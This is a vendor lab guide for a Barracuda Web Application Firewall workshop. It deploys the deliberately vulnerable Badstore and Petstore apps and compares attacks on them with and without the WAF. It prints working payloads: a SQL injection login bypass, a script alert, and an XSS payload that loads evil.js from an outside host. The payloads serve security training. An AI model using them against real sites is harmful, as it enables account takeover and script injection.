



Barracuda Web Application Firewall

Protect applications and data from advanced threats.

AWS Dev Days | November 2021 Lab Guide

Table of Contents

Introduction	3
Web Application Firewall (WAF) Concepts for the Lab	3
Getting Started	4
Download the CloudFormation Template (CFT)	4
Deploy the Stack	4
Prepare Browser Windows and Tabs	9
Login to the Barracuda Web Application Firewall	10
Basic Administration and User Experience	11
Basic Application Security Tests	12
Test 1: Basic Reconnaissance - Tilde in URL Path	12
Test 2: SQL Injection	13
	
Extra Credit: Can you find the Invisibility Cloak in the Badstore?	14
Test 3: Reflective Cross-Site Scripting (XSS)	15
Danger Den: Reflective Cross-Site Scripting (XSS)	16
Test 4: Removing a False Positive	17
Further Tests and Exploits.....	17
Advanced Application Security Tests	18
Test 1: Method Attack	19
Test 2: Reflected XSS	19
Test 3: Request Limits	20



Introduction

Welcome to the AWS Dev Day Barracuda WAF Lab

In this lab you will learn how to protect vulnerable web applications with a Barracuda Web Application Firewall (WAF). You will deploy two vulnerable web applications and a Barracuda WAF. Each lesson will start with an introduction or a scenario.

The Barracuda Web Application Firewall is an enterprise-grade security device that is suitable for protecting virtually any web-based traffic. For more information about WAF features and functionality please visit:

[Barracuda Web Application Firewall | Barracuda Networks](#)

Application Environment

The vulnerable web applications deployed are [Badstore](#) and [Swagger Petstore](#) (Open-API 3.0). Both applications are deployed on the same Linux EC2 instance running Docker.

Web Application Firewall (WAF) | Concepts for the Lab

Full Proxy

WAF is a full [reverse proxy](#) located on an EC2 instance running in the VPC. The WAF is deployed between the client and web server. The HTTP/S session between the client and WAF is separated from the HTTP/S session between WAF and the backend server.

Web Administration Interface

The web-based interface used to access and configure the WAF. By default, this is accessed via HTTP on port 8000 or HTTPS on port 8443.

Service

A listener on the WAF. The WAF service will listen on a specific IP address and port for incoming web requests. The service contains all the configuration options related to service operations. For example: default request time, TLS/SNI certificates, HTTP/2 and WebSocket to name a few.



Backend Server

The “origin” server or the actual web server. This is the server or service that processes web traffic. Typically it is one or more web servers running Nginx, Apache, or IIS.

Passive Mode

In Passive Mode, the WAF will analyse and log attack traffic but will not take any action. This mode is useful for analysing traffic without introducing false positives.

Active Mode

In Active Mode, the WAF will actively block attacks and cloak insecure responses.

Access Logs

Traffic logs consisting of every inbound web request processed by the WAF, regardless of whether it was Allowed, Denied or Cloaked.

Web Firewall Logs

Traffic logs consisting of every request that was blocked or cloaked by the WAF. All attacks stopped by the WAF are fully logged here.

Getting Started

Download the CloudFormation Template (CFT)

Download the CloudFormation Template (CFT) for the deployment method you prefer:

- [QuickStart Template](#) – Creates a new VPC and Subnet (Recommended Method)
- [Custom Template](#) – Deploys WAF and Web server into existing subnet

Requirements: **Key Pairs** - If you do not yet have a key pair for the current region, open a new browser tab, navigate in AWS console to EC2 > Network & Security > Key Pairs, and create a New Key Pair.

Deploy the Stack


(For the LAB, this step has already been executed. Please do not redeploy the CFT for this lab)

Log in to the AWS console and select the **CloudFormation** Service. Choose one of these regions in EMEA:

- eu-west-1 (Ireland)
- eu-west-2 (London)
- eu-west-3 (Paris)

From the AWS console select **Services > Management & Governance > CloudFormation**

- Click **Create Stack** and then click “With new resources (standard)”
- Scroll down to **Specify template** and select **Upload a template file**
- Click **Choose File** and then upload the CFT file you downloaded previously (waf-new-vpc.json)
- Click **Next**



Stack name

Stack name

WAF-Dev-Days-Lab-2021

Stack name can include letters (A-Z and a-z), numbers (0-9), and dashes (-).

Parameters

Parameters are defined in your template and allow you to input custom values when you create or update a stack.

Networking

VPC CIDR:
Subnet for the new VPC

10.0.0.0/16

Subnet CIDR:
Private subnet within the VPC address space.

10.0.1.0/24

Instance configuration

WAF Instance Type:
EC2 instance type

m5.large ▼

Security configuration

secGroupSrcCIDR
Src IP CIDR for inbound security group for ports 8000/8443/80/443/8080

0.0.0.0/0

License

WAF License Type:
Select BYOL or PAYG. For BYOL, visit <https://www.barracuda.com/download/products/web-application-firewall> to request a free 30-day eval license.

PAYG ▼

Key Pair Name

Key Pair Name:
Enter the existing key pair name for the web server instance

nt-keypair-main

Other parameters

EnvironmentName
An environment name that is prefixed to resource names

BWAF

Cancel Previous **Next**

Click **Next** to advance to **Configure stack options**. No changes are necessary here. Click **Next** to advance the **Review** page.


Scroll down and click **Create Stack**. The stack creation process begins.

WAF-Dev-Days-Lab-2021

Stack info | **Events** | Resources | Outputs | Parameters | Template | Change sets

Events (59)

Timestamp	Logical ID	Status	Status reason
2021-07-19 08:01:24 UTC-0500	WAF-Dev-Days-Lab-2021	✓ CREATE_COMPLETE	-
2021-07-19 08:01:22 UTC-0500	WebServer	✓ CREATE_COMPLETE	-
2021-07-19 08:01:20 UTC-0500	mySubnetRouteTableAssociation	✓ CREATE_COMPLETE	-
2021-07-19 08:01:20 UTC-0500	myRoute	✓ CREATE_COMPLETE	-
2021-07-19 08:01:15 UTC-0500	WebServer	ⓘ CREATE_IN_PROGRESS	Resource creation Initiated
2021-07-19 08:01:14 UTC-0500	WebServer	ⓘ CREATE_IN_PROGRESS	-
2021-07-19 08:01:13 UTC-0500	WAF	✓ CREATE_COMPLETE	-
2021-07-19 08:01:06 UTC-0500	WAF	ⓘ CREATE_IN_PROGRESS	Resource creation Initiated
2021-07-19 08:01:05 UTC-0500	mySubnetRouteTableAssociation	ⓘ CREATE_IN_PROGRESS	Resource creation Initiated
2021-07-19 08:01:04 UTC-0500	myRoute	ⓘ CREATE_IN_PROGRESS	Resource creation Initiated
2021-07-19 08:01:04 UTC-0500	WAF	ⓘ CREATE_IN_PROGRESS	-
2021-07-19 08:01:04 UTC-0500	mySubnetRouteTableAssociation	ⓘ CREATE_IN_PROGRESS	-
2021-07-19 08:01:04 UTC-0500	myRoute	ⓘ CREATE_IN_PROGRESS	-
2021-07-19 08:01:03 UTC-0500	mySubnet	✓ CREATE_COMPLETE	-
2021-07-19 08:01:02 UTC-0500	InternetGatewayAttachment	✓ CREATE_COMPLETE	-
2021-07-19 08:00:54 UTC-0500	BWAFsecRule4	✓ CREATE_COMPLETE	-
2021-07-19 08:00:54 UTC-0500	WebServerRule2	✓ CREATE_COMPLETE	-
2021-07-19 08:00:54 UTC-0500	BWAFsecRule3	✓ CREATE_COMPLETE	-
2021-07-19 08:00:54 UTC-0500	BWAFsecRule1	✓ CREATE_COMPLETE	-
2021-07-19 08:00:54 UTC-0500	BWAFsecRule2	✓ CREATE_COMPLETE	-

The stack deployment will take several minutes. Click the Refresh Button  to update the display. When the stack is finished deploying the status will change from CREATE_IN_PROGRESS to CREATE_COMPLETE.



Click the **OUTPUTS** tab.

WAF-Dev-Days-Lab-2021

DeleteUpdate

Stack actions ▼

Create stack ▼

Stack info | Events | Resources | **Outputs** | Parameters | Template | Change sets

Outputs (5)

Key ▲	Value
PublicDNSName	ec2-13-58-251-34.us-east-2.compute.amazonaws.com
PublicIPAddress	13.58.251.34
WAFInstanceId	i-0f7ee64fd2a33ab55
WebServerIPAddr	18.118.22.143
WebServerPrivateIP	10.0.1.20

These above values are examples only. The Public IP and Instances will be different in your environment.

- PublicDNSName – Public DNS name of the WAF EC2 instance. (Not used for this lab)
- WAFPublicIPAddress – Public IP Address of the WAF. Use this IP to connect to the WAF admin UI and to simulate protected web traffic.
- WAFInstanceId – Instance ID of the WAF EC2. This value is the admin password to log in to the WAF admin UI.
- WebServerIPAddr – Public IP Address of the backend web server. Use this IP to connect directly to the web server to simulate unprotected web traffic.
- WebServerPrivateIP – Private IP Address of web server. Use this when configuring the WAF listening services



Prepare Browser Windows and Tabs

The **Highlighted Sections** = **User Action**

For the best experience in configuring the WAF and testing the web applications, **please open your browser in Incognito or Private Browsing mode**. Open (4) more browser tabs in your browser. The (5) tabs will be as follows:

Browser Tab	URL Address	Function
1	http://<WAFPublicIPAddress>:8000	WAF admin UI
2	http://<WAFPublicIPAddress> (port 80)	Badstore App Protected by WAF
3	http://<WAFPublicIPAddress>:8080	Petstore App Protected by WAF
4	http://<WebServerIPAddress>:8000	Badstore App Unprotected
5	http://<WebServerIPAddress>:8080	Petstore App Unprotected

Tip:

In Chrome, the tabs look like this:

Order of Tabs: Most Secured --  Least Secured





Login to the Barracuda Web Application Firewall

Browser Tab #1


<http://<WAFPublicIPAddress>:8000>

Username: admin

Password: WAFinstanceID (see screenshot below)

The screenshot shows the Barracuda CloudGen WAF login interface. It has a dark blue header with the Barracuda logo and 'CloudGen WAF' text. Below the header is a white login box with the text 'Please enter your administrator login and password.' Inside the box, there is a text input field containing 'admin' and a password input field with 12 dots. A blue 'Sign in' button is located at the bottom right of the login box.

You can find your InstanceID under EC2 Instances in AWS console.






Basic Administration and User Experience

Dashboard page

Please navigate and explore the administration interface, specifically, **Web Firewall Logs** and **Access Logs**.



BASIC > Web Firewall Logs. The logs on this page contain all the requests upon which the WAF identified an attack pattern and executed an action to prevent: Block, Cloak, etc. Each attack will have a unique record with full details of the attack including payload, referrer and all information pertaining to the request.

BASIC > Access Logs. Access logs contain a record of every inbound web request processed by the WAF.

Basic Application Security Tests

The purpose of this lab is to perform some simple web application “attacks” against our vulnerable applications. We will attack our Unprotected application first, observing its behaviour.

We will then attempt the same attack proxied through the WAF and observe how the application is Protected.

Test 1: Basic Reconnaissance - Tilde in URL Path

Example: <https://www.aws.com/~/>

Unprotected Attack

This is a very simple test to verify that our WAF is indeed in active blocking mode and therefore protecting our applications:

- On **Browser Tab #4 (Badstore | Unprotected)** click in the navigation bar and clear out all text to the right of “:8000/” and replace with a tilde.
 - <http://<WebServerIPAddress>:8000/~>
- Press Enter and observe the results. In our case there is a not found error. While 404 not found is common, in this case our web server is leaking information.

Protected Attack

Perform the same test using the Barracuda WAF:

- On **Browser Tab #2 (Badstore | Protected)** click in the navigation bar and perform the same test.
 - <http://<WAFPublicIPAddress>/~>
- The WAF will block the request with a generic “not found” response:

The specified URL cannot be found.

This test verifies that the WAF is in Blocking Mode and Protecting the Badstore app.



In each browser tab, click in the Navigation Bar, delete the tilde, and press <enter> to return to the main page of the Badstore app.



Test 2: SQL Injection

Example: ' or 1=1 #

Unprotected

Let's test for the presence of a SQL injection (SQLi) vulnerability. SQL injections allow attackers to gain access to private information or log in as registered users without credentials.

- On **Browser Tab #4 (Badstore | Unprotected)** note that you are an Unregistered User:

BadStore.net

Welcome {Unregistered User} - Cart

- Click **Login / Register** and enter ' or 1=1 # for the email address, then click Login.

BadStore.net

Welcome {Unregistered User} - Cart contains 0 items at \$0.00 [View Cart](#)

Shop Badstore.net

[Home](#)

[What's New](#)

[Sign Our Guestbook](#)

[View Previous Orders](#)

[About Us](#)

[My Account](#)

Login to Your Account or Register for

Login to Your Account

Email Address: ' or 1=1 #

Password:

Login

- This SQL Injection will succeed, and you will see near the top of the web page that you are logged in as the "Test User" without knowing their real email address or password.

BadStore.net

Welcome **Test User** - Cart contains 0 items

- This proves the application is vulnerable to SQL injections exploits.

Protected

Now test the same request with the WAF protecting the server.

- On **Browser Tab #2 (Badstore | Protected)** Click Login / Register and enter 'or 1=1 #' for the email address, then click Login.
- The website is protected by the WAF:

The specified URL cannot be found.


To see this entry in the WAF logs, go back to tab **Browser Tab #1** and click **BASIC > Web Firewall Logs**. There will be an entry like this:

Time	Event Details	Client Details	Attack Details	Actions
 DENIED	URL /cgi-bin/badstore.cgi			
Time 13:57:04.245	Service IP:Port 10.0.1.13:80	Client IP 99.99.100.140	Attack Name SQL Injection in Parameter	Fix Details
Date 2021-07-12	Service Name HTTP-Web	Country  US	Attack Detail type="sql-injection-medium" patte	
ID 17a9c8251f4-279ee5ea	Protocol HTTP	Method POST	Rule security-policy	

Click the **Details** button (new window opens) to see additional information about this request and a description of the attack type.

Extra Credit: Can you find the Invisibility Cloak in the Badstore?

HINT: GO SHOPPING (answer on back page)



Test 3: Reflective Cross-Site Scripting (XSS)


Example: `<script>alert('go to terriblestore.com for lower prices!');</script>`

Let's test for the presence of an XSS vulnerability.

- On **Browser Tab #4 (Badstore | Unprotected)** click the Sign Guestbook link.
- Fill in a random name and email address.
- For the comment, **copy and paste this value:**

`<script>alert('go to terriblestore.com for lower prices!');</script>`

- Click Add Entry. You will see a popup like this:
- The search field will look like this:



Now test the same request with the WAF protecting the server.

- On **Browser Tab #2 (Badstore | Protected)** click the Sign Guestbook link.
- Fill in the same values as before, then click Add Entry.
- Once again, the website is protected by the WAF:

The specified URL cannot be found.

To see this entry in the WAF logs, **go back to Browser Tab #1** and click **BASIC > Web Firewall Logs**. There will be an entry similar to this:

Time	Event Details	Client Details	Attack Details	Actions
 DENIED	URL /cgi-bin/badstore.cgi			
Time 14:44:53.103	Service IP:Port 10.0.1.13:80	Client IP 	Attack Name Cross-Site Scripting in Parameter Fix Details	
Date 2021-07-12	Service Name HTTP-Web	Country  US	Attack Detail type="cross-site-scripting" pattern	
ID 17a9cae186e-219fb4f3	Protocol HTTP	Method POST	Rule security-policy	

Click the **Details** button (new window opens) to see additional information about this request and a description of the attack type.



Danger Den: Reflective Cross-Site Scripting (XSS)

To illustrate the nefarious capabilities of XSS attacks, let's perform another one:

- On **Browser Tab #4 (Badstore, Unprotected)**
- Click Sign Guestbook
- Fill in a random name and email address
- For the comment, copy and paste this value:

```
<img src=1
onerror="s=document.createElement('script');s.src='//xssdoc.appspot.
com/static/evil.js';document.body.appendChild(s);"

```

- Click Add Entry. The resulting output in the browser window illustrates just how dangerous vulnerabilities can be.
- Click the browser back button to return to the Badstore website.

Perform the same request with the WAF on browser tab #2 and again you will see that the website is protected.



Test 4: Removing a False Positive (Tuning)

The Barracuda WAF has strict-by-default web security. In some cases, this causes a legitimate request to be blocked, otherwise known as a false positive.

- On **Browser Tab #2 (Badstore | Protected)** click the Sign Guestbook link.
- Fill in the name and email fields, then add the following text in the Comments field:
I tried to order from the union of your stores, but when I try to select a product, from your selection, I cannot!
- The WAF blocks the request.

Since this is legitimate traffic, let's allow it through the WAF:

- On **Browser Tab #1 (WAF Admin UI)** navigate to **BASIC > Web Firewall Logs**
- You will see an entry like this:

Time	Event Details	Client Details	Attack Details	Actions
DENIED	URL /cgi-bin/badstore.cgi			
Time 14:58:47.743	Service IP:Port 10.0.1.13:80	Client IP 99.99.109.146	Attack Name SQL Injection in Parameter	Fix Details
Date 2021-07-12	Service Name HTTP-Web	Country US	Attack Detail type="sql-injection-medium" patter	
ID 17a9cbad4be-8398ccad	Protocol HTTP	Method POST	Rule security-policy	

- Click the **Fix** button. A new dialog opens with a description of the attack and how to mark it as a false positive. Click **Apply Fix**. After a few seconds the WAF policy will be updated. Click **Close Window**.
- Repeat the guestbook entry. This time the entry is allowed by the WAF.

Further Tests and Exploits

There are many other vulnerabilities in the Badstore web site. [There are numerous websites and blog posts](#) detailing the various ways that these exploits can be demonstrated.

- Security Misconfigurations
- Broken Authentication and Session Management



Advanced Application Security Tests

Internet-facing APIs are highly prevalent today. The number of systems that speak to each other to accomplish various functions – from buying a phone on a payment plan to paying for lunch online – is enormous, and all of them use APIs. APIs require significant security at the application layer.

WAF-as-a-Service protects APIs from attacks using the following (partial list):

- Providing a Secure TLS channel to the API Service
- Enforcing HTTP Verb-based Security Constraints
- Enforcing endpoint and JSON key constraints
- Enforcing Rate-Limits on API endpoints
- Filtering Malicious Data from Untrusted User Inputs
- Uninterrupted API Delivery with Virtual Patching and Load Balancing

Modern API's have an OpenAPI specification that defines the API structure.

Let's move to some more advanced web application attacks against our vulnerable applications. Again, we will attack our unprotected application first, observing its behaviour. We will attempt the same attack through the WAF and observe how the application is protected. We will use the **Petstore API server** listening on port 8080 as our test server.

The screenshot shows the Swagger UI for the Petstore API. At the top, there's a Swagger logo and a search bar with an 'Explore' button. Below this, the title 'Swagger Petstore - OpenAPI 3.0' is displayed with version '1.0.6' and 'OAS3' tags. A URL 'http://13.58.251.34:8080/api/v3/openapi.json' is shown. A descriptive paragraph follows: 'This is a sample Pet Store Server based on the OpenAPI 3.0 specification. You can find out more about Swagger at <http://swagger.io>. In the third iteration of the pet store, we've switched to the design first approach! You can now help us improve the API whether it's by making changes to the definition itself or to the code. That way, with time, we can improve the API in general, and expose some of the new features in OAS3.'


Below the description, there's a 'Servers' dropdown menu set to '/api/v3' and an 'Authorize' button. The main section is titled 'pet Everything about your Pets' with a link 'Find out more: <http://swagger.io>'. It lists three API endpoints:

- PUT** /pet Update an existing pet
- POST** /pet Add a new pet to the store
- GET** /pet/findByStatus Finds Pets by status


Test 1: Method Attack

The Barracuda WAF has strict-by-default web security. In some cases this causes a legitimate request to be blocked, otherwise known as a false positive.


- On browser tab **#5 (Petstore, Unprotected)**
- We can use the Swagger interface to interact directly with the API. Click on the PUT command to update an existing pet:



Click on 'Try it out', which allows us to edit the values we will submit to the API:



Update an existing pet by changing the name from “doggie” to “wafappliance” and then click the blue Execute button:








Scroll down to see the server response (200) showing that we have successfully updated the name value:

Server response	
Code	Details
200	<p data-bbox="443 373 893 388">Response body</p> <pre data-bbox="443 388 893 506"><?xml version="1.0" encoding="UTF-8" standalone="yes"?> <Pet> <category> <id>1</id> <name>Dogs</name> </category> <id>10</id> <name>wafappliance</name> <photoUrls> <photoUrl>string</photoUrl> </photoUrls> <status>available</status> <tags> <tag> <id>0</id> <name>string</name> </tag> </tags> </Pet></pre>

Now try the same action on the API protected by the WAF (in **tab #3**). The response is different as the WAF has disallowed the PUT verb:

[illegible]

To verify why this request was blocked, open the WAF management tab (tab #1) and navigate to Basic > Web Firewall Logs. Locate the log entry showing the denied request:

Time	Event Details		Client Details		Attack Details		Actions
 DENIED	URL	/api/v3/pet	Client IP		Attack Name	Method Not Allowed	Fix Details
Time 13:36:50.877	Service IP:Port	10.0.1.10:8080	Country	 GB	Attack Detail	Method="PUT"	
Date 2021-11-19	Service Name	HTTP-API	Method	PUT	Rule	security-policy	
ID 17d386a00bd-769fcdbe	Protocol	HTTP					



To allow this traffic, click the Fix button:

Policy Fix

Method Not Allowed

The request used the method PUT which is not in the list of Allowed Methods defined in the Security Policy under URL Protection, or in the list of Allowed Methods in the URL profile that matched by the URL /api/v3/pet.

Recommended Fix

Create a new URL Profile for URL /api/v3/pet and add the method PUT for the website HTTP-API.

Apply Fix Close Window

Attempt the update again. The PUT request will still be blocked. To see why, go back to Basic > Web Firewall Logs. This time we see that 'application/json' is blocked as an 'Unknown Content Type'.

	DENIED	URL	/api/v3/pet						
Time	14:28:48.30	Service IP:Port	10.0.1.10:8080	Client IP		Attack Name	Unknown Content Type	Fix	Details
Date	2021-11-19	Service Name	HTTP-API	Country	GB	Attack Detail	Content-type="application/json"		
ID	17d3899911e-6b9d70ae	Protocol	HTTP	Method	PUT	Rule	HTTP-API:reco_150cb81e44f3f4		

Click the 'Fix' button to see an explanation and apply the fix:

Policy Fix

Unknown Content Type

The request contained a Content-Type header application/json, that is not part of the list of Allowed Content Types applicable to this URL. The allowed Content Types are configured in the Security policy, under URL Protection, or under the URL Profile (if using profiles).

Recommended Fix

Add application/json to Allow Content Type of URL Profile HTTP-API:reco_150cb81e44f3f47f25d0226d4093b7de for the website HTTP-API.

Apply Fix Close Window

Now that we have allowed both the method and the content type through the WAF, when we Execute the request again, we see a code 200 (success) and a response from the API endpoint.



Invisibility Cloak Challenge Answer

In the BadStore search field, enter:

'OR 1=1 #

This string is a SQL injection attack.

The ' character is used because this is the character limiter in SQL. With ' you delimit strings, so if they are not escaped directly, you can end any string supplied to the application and add other SQL code after that.

OR is a SQL keyword which is used to test multiple conditions in a SELECT, INSERT, UPDATE, or DELETE statement. Any one of the conditions must be met for a record to be selected.

1=1 is a statement that is always true, because 1 will always equal 1. In effect this removes the WHERE clause because it will always be true, so all records will be returned.

is the line comment delimiter in MySQL (the RDBMS used by BadStore). Adding this at the end of the string causes MySQL to ignore everything after the #. So if the resultant SQL generated by the server side code is:

```
SELECT * FROM itemdb WHERE item = 'OR 1=1 # AND password = 'pass'
```

then what is actually executed is this, which returns every row:

```
SELECT * FROM itemdb WHERE item = 'OR 1=1
```

The Invisibility Cloak should now be available to select, along with additional hidden items.